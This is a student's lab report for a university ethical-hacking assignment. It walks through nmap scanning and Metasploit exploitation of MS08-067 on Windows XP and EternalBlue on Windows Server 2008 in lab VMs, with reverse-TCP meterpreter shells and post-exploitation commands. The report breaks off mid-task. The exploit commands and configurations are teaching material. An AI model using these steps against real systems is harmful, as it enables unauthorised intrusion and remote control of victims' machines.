

# CYSE 301: Cybersecurity Technique and Operations

## **Assignment 4: Ethical Hacking**

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

### Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest:~# nmap -sV -O 192.168.10.14  
Starting Nmap 7.70 ( https://nmap.org ) at 2023-10-23 19:17 EDT  
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 0.00% done  
Nmap scan report for 192.168.10.14  
Host is up (0.0079s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
MAC Address: 00:15:5D:40:57:09 (Microsoft)  
Device type: general purpose  
Running: Microsoft Windows XP  
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3  
OS details: Microsoft Windows XP SP2 or SP3  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit  
/  
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds  
root@CS2APenTest:~#
```

I used nmap with **-sV** for services on ports and **-O** for os detection

2. Identify the SMB port number (default: 445) and confirm that it is open.

The **microsoft-ds** service in the above screenshot is the SMB service and has port **445**

3. Launch Metasploit Framework and search for the exploit module: *ms08\_067\_netapi*



```
msf5 exploit(windows/smb/ms08_067_netapi) > use payload/windows/meterpreter/reverse_tcp
msf5 payload(windows/meterpreter/reverse_tcp) > search ms08_067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - -                                     - - - - - - - -  - - -  - - - -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 payload(windows/meterpreter/reverse_tcp) > use 0
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

I used “search ms08\_067” to search for it

- 4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.


Above I used “use 0” to select it as my exploit and “set payload windows/meterpreter/reverse\_tcp” to set my payload

5. Use **4498** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
^CInterrupt: use the 'exit' command to quit  
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
----      -  
RHOSTS    192.168.10.14   yes       The target address range or CIDR identifier  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
----      -  
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)  
LPORT     4498             yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic Targeting  
  
msf5 exploit(windows/smb/ms08_067_netapi) >
```


I set LPORT to 4498, LHOST to 192.168.10.13, and RHOST to 192.168.10.14



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.10.13:4498  
[*] 192.168.10.14:445 - Automatically detecting the target...  
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.10.14  
[*] Meterpreter session 1 opened (192.168.10.13:4498 -> 192.168.10.14:1035) at 2023-10-23 19:38:55  
-0400  
  
meterpreter >
```


Then I used “exploit” to run it and now I have a meterpreter shell connected to Windows XP

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



**“screenshot” took one and put it in my root folder**

7. [Post-exploitation] In meterpreter shell, display the target system’s local date and time.




**“localtime” displayed the local date and time on Windows XP**

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

**Above, I used “getsid” and found the SID to be S-1-5-18**

9. [Post-exploitation] In meterpreter shell, get the current process identifier.



The screenshot shows a terminal window titled "Kali - Internal Workstation on IHAGM001" with a menu bar containing "ations", "Places", "Terminal", and "Mon 19:51". The terminal prompt is "root@CS2APenTest: ~". The user enters the command "meterpreter > getpid", which returns "Current pid: 1172". The user then enters "meterpreter > sysinfo", which returns the following system information:

```
meterpreter > getpid
Current pid: 1172
meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```

**“getpid” found the pid of my shell’s process as 1172**


10. [Post-exploitation] In meterpreter shell, get system information about the target.

**Above I also did “sysinfo” which returned some system information like OS and how many users are logged on**

### Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. **(10 pt)**



The screenshot shows a terminal window in Kali Linux. The terminal title is "root@CS2APenTest: ~". The terminal content displays the configuration for the 'exploit/windows/smb/ms17\_010\_eternalblue' module and the 'windows/x64/meterpreter/reverse\_tcp' payload. The 'RHOSTS' value is 192.168.10.11 and the 'RPORT' is 445. The payload options show 'LHOST' as 192.168.10.13 and 'LPORT' as 4498. Red underlines are drawn under the RHOSTS, LHOST, and LPORT values.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):  


| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        | 192.168.10.11   | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       |                 | no       | (Optional) The password for the specified username      |
| SMBUser       |                 | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4498            | yes      | The listen port                                           |



```

I set lhost to 192.168.10.13, lport to 4498 again cause 241023 is too high, and rhost to 192.168.10.11

```
Kali - Internal Workstation on IHAGM001
Tue 14:54
root@CS2APenTest: ~
File Edit View Search Terminal Help
2 Windows Server 2
